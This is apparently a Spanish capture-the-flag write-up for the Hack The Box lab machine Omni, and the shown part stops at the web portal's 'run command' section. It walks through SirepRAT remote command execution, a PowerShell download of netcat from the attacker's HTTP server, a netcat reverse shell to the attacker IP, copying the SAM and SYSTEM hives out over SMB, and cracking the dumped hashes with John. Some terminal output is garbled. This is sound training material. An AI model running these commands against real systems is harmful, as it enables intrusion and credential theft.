

Write Up Máquina Omni

Para comenzar a realizar la máquina Omni de htb primeramente vamos a iniciar la vpn y en una ventana a parte vamos a realizar un ping para comprobar que tenemos conectividad con la máquina.


```
piru@kali: ~/compartida x  piru@kali: ~/Desktop/htb/Omni x
(piru@kali)-[~/Desktop/htb/Omni]
$ ping -c 1 10.10.10.204
PING 10.10.10.204 (10.10.10.204) 56(84) bytes of data.
64 bytes from 10.10.10.204: icmp_seq=1 ttl=127 time=36.0 ms

--- 10.10.10.204 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 35.962/35.962/35.962/0.000 ms
```

Ping con la máquina Objetivo

La conectividad con la máquina es buena y observamos que el ttl es igual a 127 (un valor próximo a 128) lo que nos indica (casi con total seguridad, aunque se puede modificar) que nos estamos enfrentando ante una máquina Windows.


Comenzamos con la enumeración de puertos con el comando de nmap con todos los comandos que solemos lanzar habitualmente.



```
piru@kali: ~/compartida x   piru@kali: ~/Desktop/htb/Omni x
(piru@kali)~[~/Desktop/htb/Omni]
$ sudo nmap -p- -sS -sC -sV --open --min-rate=5000 -n -Pn -vvv 10.10.10.204
[sudo] password for piru:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 00:38 CEST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:38
Completed NSE at 00:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:38
Completed NSE at 00:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:38
Completed NSE at 00:38, 0.00s elapsed
Initiating SYN Stealth Scan at 00:38
Scanning 10.10.10.204 [65535 ports]
Discovered open port 8080/tcp on 10.10.10.204
Discovered open port 135/tcp on 10.10.10.204
Discovered open port 29820/tcp on 10.10.10.204
Discovered open port 29819/tcp on 10.10.10.204
Discovered open port 5985/tcp on 10.10.10.204
Discovered open port 29817/tcp on 10.10.10.204
Completed SYN Stealth Scan at 00:38, 39.50s elapsed (65535 total ports)
Initiating Service scan at 00:38
Scanning 6 services on 10.10.10.204
Completed Service scan at 00:39, 65.29s elapsed (6 services on 1 host)
NSE: Script scanning 10.10.10.204.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 7.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.18s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
Nmap scan report for 10.10.10.204
Host is up, received user-set (0.035s latency).
Scanned at 2024-06-16 00:38:03 CEST for 112s
Not shown: 65529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON      VERSION
135/tcp    open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
5985/tcp   open  upnp    syn-ack ttl 127 Microsoft IIS httpd
8080/tcp   open  upnp    syn-ack ttl 127 Microsoft IIS httpd
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Site doesn't have a title.
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Windows Device Portal
29817/tcp  open  unknown syn-ack ttl 127
29819/tcp  open  arcserve syn-ack ttl 127 ARCServe Discovery
29820/tcp  open  unknown syn-ack ttl 127
1 service unrecognized despite returning data. If you know the service/version, please submit
```

Nmap, lanzamos el escaneo de puertos.

El resultado del escaneo nos muestra los puertos 135,5985,8080,29817,29819 y 29820. Comenzamos con revisar a través del navegador que está corriendo en el puerto 8080 pero necesitamos unas credenciales que no tenemos.




Navegador Firefox.

Continuamos tramitando una petición a través del comando curl para explorar las cabeceras de respuesta.

```
piru@kali: ~/compartida x   piru@kali: ~/Desktop/htb/Omni x   piru@kali: ~/Desktop/htb/Omni x
(piru@kali)-[~/Desktop/htb/Omni]
$ curl -s -X GET "http://10.10.10.204:8080/" -I
HTTP/1.1 401 Unauthorized
Set-Cookie: CSRF-Token=y+e0cTU5i5shEC2G6JyUyM+U8j8tkMWL
Server: Microsoft-HTTPAPI/2.0
WWW-Authenticate: Basic realm="Windows Device Portal"
Date: Sun, 16 Jun 2024 06:02:12 GMT
Content-Length: 0
```

Comando curl para hacer la petición.

Con el resultado de “Windows Device Portal” vamos a buscar algún exploit en nuestro navegador y encontramos un repositorio de Github que permite hacer una ejecución remota de comandos.



Repositorio de github.

Nos clonamos el repositorio en el directorio Omni que habíamos creado al inicio con el comando git clone y cuando ya lo hemos descargado procedemos a la instalación.

```
(piru@kali)-[~/Desktop/htb/Omni]
$ git clone https://github.com/SafeBreach-Labs/SirepRAT
Cloning into 'SirepRAT'...
remote: Enumerating objects: 217, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 217 (delta 12), reused 11 (delta 11), pack-reused 200
Receiving objects: 100% (217/217), 6.38 MiB | 12.18 MiB/s, done.
Resolving deltas: 100% (138/138), done.

(piru@kali)-[~/Desktop/htb/Omni]
$ ls
SirepRAT

(piru@kali)-[~/Desktop/htb/Omni]
$ cd SirepRAT

(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ ls
LICENSE  README.md  SirepRAT.py  common  docs  models  payloads  requirements.txt  setup.py

(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ python3 setup.py install
```

Instalación de la herramienta SirepRAT

Es importante ejecutar el setup.py con sudo para que no de problemas. Una vez instalada la herramienta SirepRAT si la ejecutamos con el parámetro -h nos dice todas las acciones que nos permite realizar.

```

(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ python3 SirepRAT.py -h
usage: SirepRAT.py target_device_ip command_type [options]

Exploit Windows IoT Core's Sirep service to execute remote commands on the device

positional arguments:
  target_device_ip      The IP address of the target IoT Core device
  command_type          The Sirep command to use. Available commands are listed below

options:
  -h, --help            show this help message and exit
  --return_output        Set to have the target device return the command output stream
  --cmd CMD             Program path to execute
  --as_logged_on_user    Set to impersonate currently logged on user on the target device
  --args ARGS           Arguments string for the program
  --base_directory BASE_DIRECTORY
                        The working directory from which to run the desired program
  --remote_path REMOTE_PATH
                        Path on target device
  --data DATA          Data string to write to file
  -v                   Verbose - if printable, print result
  --vv                 Very verbose - print socket buffers and more

available commands:
* LaunchCommandWithOutput
* PutFileOnDevice
* GetFileFromDevice
* GetFileInformationFromDevice
* GetSystemInformationFromDevice

remarks:
- Use moustaches to wrap remote environment variables to expand (e.g. {{userprofile}})

Usage example: python SirepRAT.py 192.168.3.17 GetFileFromDevice --remote_path C:\Windows\System32\hostname.exe

```

Funciones de la herramienta.

Probamos algunos comandos que vienen en el propio repositorio de github como listar el contenido del /etc/hosts simplemente tenemos que modificar la IP por la de nuestra máquina objetivo.

```

(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts" --v

Run Arbitrary Program

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97      rhino.acme.com      # source server
#      38.25.63.10      x.acme.com         # x client host
#
# localhost name resolution is handled within DNS itself.
#      127.0.0.1        localhost
#      ::1              localhost

<HResultResult | type: 1, payload length: 4, HRESULT: 0x0>
<FileResult | type: 31, payload length: 824, payload peek: 'b'# Copyright (c) 1993-2009 Microsoft Corp.\r\n#\r\n# Th''>

```

/etc/hosts de la máquina objetivo.

Bien, ahora que hemos comprobado que podemos listar contenido de la máquina objetivo vamos a realizar una prueba para ver si podemos ejecutar comandos y lo vamos a hacer con el parámetro LaunchCommandWithOutput lanzándonos un ping a nuestra máquina atacante. Para ello es necesario que nos pongamos a la escucha con el comando tcpdump.


```
(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --cmd "C:\Windows\System32\cmd.exe" --args "/c ping 10.10.14.10" --v
(Help: https://github.com/vinsworldcom/SirepRAT/blob/master/README.md)
(Try to run it without the -x flagged on user flag to demonstrate the SYSTEM execution capability)
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
get system information
(try to run it without the -x flagged on user flag to demonstrate the SYSTEM execution capability)
$
```

Lanzamos el ping a nuestra máquina atacante.

```
(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ sudo tcpdump -i tun0 icmp -n
[sudo] password for piru:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:45:21.735644 IP 10.10.10.204 > 10.10.14.10: ICMP echo request, id 1, seq 6533, length 40
01:45:21.735668 IP 10.10.14.10 > 10.10.10.204: ICMP echo reply, id 1, seq 6533, length 40
01:45:22.739972 IP 10.10.10.204 > 10.10.14.10: ICMP echo request, id 1, seq 6535, length 40
01:45:22.739984 IP 10.10.14.10 > 10.10.10.204: ICMP echo reply, id 1, seq 6535, length 40
01:45:23.786946 IP 10.10.10.204 > 10.10.14.10: ICMP echo request, id 1, seq 6538, length 40
01:45:23.786959 IP 10.10.14.10 > 10.10.10.204: ICMP echo reply, id 1, seq 6538, length 40
01:45:24.771856 IP 10.10.10.204 > 10.10.14.10: ICMP echo request, id 1, seq 6540, length 40
01:45:24.771869 IP 10.10.14.10 > 10.10.10.204: ICMP echo reply, id 1, seq 6540, length 40
```


Recibimos el paquete ICMP.

Una de las funciones de la herramienta es la de subir archivos a la máquina, asique vamos a descargar net cat para transferirla a la máquina objetivo y después poder ejecutarlo. Para ello vamos al navegador y nos lo descargamos del repositorio de github.



nc64.exe github.

Para poder alojar el archivo vamos a buscar una ruta con capacidad de escritura en Windows. Buscamos “applocker bypass” en el navegador y en el repositorio de github de api0cradle copiamos la ruta.



Ruta comodín con capacidad de escritura.

Vamos a tramitar la transferencia del archivo a través de iwr("invoke web request") de powershell. Por un lado levantamos un servidor http con python3 para transferir el archivo de nc. Por otro lado vamos a ejecutar con la herramienta de SirepRAT la transferencia del archivo.



Transfiriendo archivo.

Este es el comando que he empleado:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"powershell" --args "-c iwr -uri http://10.10.14.10/nc64.exe -OutFile
C:\Windows\System32\spool\drivers\color\nc64.exe" --v
```



Servidor de python3.

Una vez que tenemos netcat en la máquina objetivo vamos a tratar de mandar una Shell reversa a nuestra máquina atacante. Nos ponemos a la escucha por el puerto 32222 y ejecutamos el siguiente comando:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\system32\cmd.exe" --args "/c
C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.10 32222" --v
```

Ejecutamos netcat en la máquina objetivo.

Ganamos acceso a la máquina objetivo.

Muy bien, una vez hemos ganado acceso a la máquina buscamos la flag de user y la encontramos alojada en la ruta C:\Data\Users\app pero la encontramos en un formato SS (Secure string).

User.txt

Comprobamos que, aunque no nos permita listar esos archivos, tenemos algunos permisos de administradores y nos permite hacer acciones como crear directorios. Vamos a crear un directorio llamado Temp y vamos a hacer una copia del archivo System y de la sam. No nos va a dejar copiarlo tal cual porque están en uso.

```

PS C:\Data\Users\app> mkdir Temp
mkdir Temp
Directory: C:\Data\Users\app
Mode                LastWriteTime         Length Name
----                -
d-----        6/16/2024 12:45 AM             Temp

PS C:\Data\Users\app> cd Temp
cd Temp
PS C:\Data\Users\app\Temp> dir
dir
PS C:\Data\Users\app\Temp> reg save HKLM\system system.backup
reg save HKLM\system system.backup
The operation completed successfully.
PS C:\Data\Users\app\Temp> reg save HKLM\sam sam.backup
reg save HKLM\sam sam.backup
The operation completed successfully.
PS C:\Data\Users\app\Temp> dir
dir

Directory: C:\Data\Users\app\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----        6/16/2024 12:46 AM          36864 sam.backup
-a-----        6/16/2024 12:46 AM       15142912 system.backup

```

Copia del archivo system y sam.

Para poder obtener estos archivos montamos un recurso compartido con smb con el nombre smbFolderr

```

(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
└─$ impacket-smbserver smbFolderr $(pwd) -smb2support -username piru -password piru123
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

```

Creamos una unidad “x” donde compartir con nuestra IP de la máquina atacante con el recurso compartido.

```

PS C:\Data\Users\app\Temp> net use x: \\10.10.14.10\smbFolderr /user:piru piru123
net use x: \\10.10.14.10\smbFolderr /user:piru piru123
The command completed successfully.

```

Una vez completado ya podemos listar el contenido de la unidad x.

Hacemos una copia del archivo del back up de la sam en la unidad x para poder visualizar desde nuestra máquina.

```

PS C:\Data\Users\app\Temp> dir x:
dir x: scripts

    Directory: x:\
    yaml

Mode                LastWriteTime         Length Name
----                -
d----- 6/15/2024   4:19 PM                dist
d----- 6/15/2024   4:20 PM               models
d----- 6/15/2024   4:08 PM                docs
d----- 6/15/2024   4:08 PM               .git
d----- 6/15/2024   4:19 PM  sireprat_dorazouri.egg-info
d----- 6/15/2024   4:08 PM            payloads
d----- 6/15/2024   4:19 PM              build
d----- 6/15/2024   4:20 PM             common
-a----- 6/15/2024   4:08 PM             1523 LICENSE
-a----- 6/15/2024   4:08 PM             1201 setup.py
-a----- 6/15/2024   4:52 PM          55296 nc64.exe
-a----- 6/15/2024   4:08 PM             13 requirements.txt
-a----- 6/15/2024   4:08 PM          10619 SirePRAT.py
-a----- 6/15/2024   4:08 PM             11 .gitignore
-a----- 6/15/2024   4:08 PM            2841 README.md

PS C:\Data\Users\app\Temp> dir
dir

    Directory: C:\Data\Users\app\Temp

Mode                LastWriteTime         Length Name
----                -
-a----- 6/16/2024  12:46 AM          36864 sam.backup
-a----- 6/16/2024  12:46 AM       15142912 system.backup

PS C:\Data\Users\app\Temp> copy sam.backup x:\sam
copy sam.backup x:\sam

```

Repetimos la misma operación para el archivo System.

```
PS C:\Data\Users\app\Temp> copy system.backup x:\system
copy system.backup x:\system
```

Creamos un entorno virtual para poder instalar impacket y así poder usar secretsdump.py

```
(piru@kali) [~/Desktop/htb/Omni/SirepRAT] The basic syntax to run the script is:
$ virtualenv myenv
created virtual environment CPython3.11.8.final.0-64 in 199ms
creator CPython3Posix(dest=/home/piru/Desktop/htb/Omni/SirepRAT/myenv, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip-bundle, setuptools-bundle, wheel-bundle, via-copy, app_data_dir=/home/piru/.local/share/virtualenv)
added seed packages: pip=24.0, setuptools=68.1.2, wheel=0.43.0
activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator

(piru@kali) [~/Desktop/htb/Omni/SirepRAT] # pip install impacket, requests, threading. Number of concurrent threads. Replace THREADS with the desired
$ source myenv/bin/activate
number.

(myenv) (piru@kali) [~/Desktop/htb/Omni/SirepRAT] # pip install impacket, requests, threading. Number of concurrent threads. Replace THREADS with the desired
$ pip install impacket
to your file.
```

```

(myenv)-(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ secretsdump.py -sam sam -system system LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdf922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Cleaning up ...

```

Volcado de hashes con secretsdump.

Vamos a almacenar estos hashes en un archivo de texto y vamos a intentar reventarlos con la herramienta de John the Ripper.


```

(piru@kali)-[~/Desktop/htb/Omni/SirepRAT]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashOmni --format=NT
Created directory: /home/piru/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
(Guest)
mesh5143
(app)
2g 0:00:00:00 DONE (2024-06-16 03:31) 3.278g/s 23514Kp/s 23514Kc/s 103254KC/s _ 09..*7;Vamos!
Warning: passwords printed above might not be all those cracked!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```

Contraseña del usuario app.

Con las credenciales del usuario app volvemos al panel de login que nos encontramos en el puerto 8080.



10.10.10.204:8080

10.10.10.204:8080

This site is asking you to sign in.

Username

app


Password

.....


Cancel Sign in

Volvemos al login del puerto 8080.

Tras investigar la página encontramos un apartado que se llama “run command”.

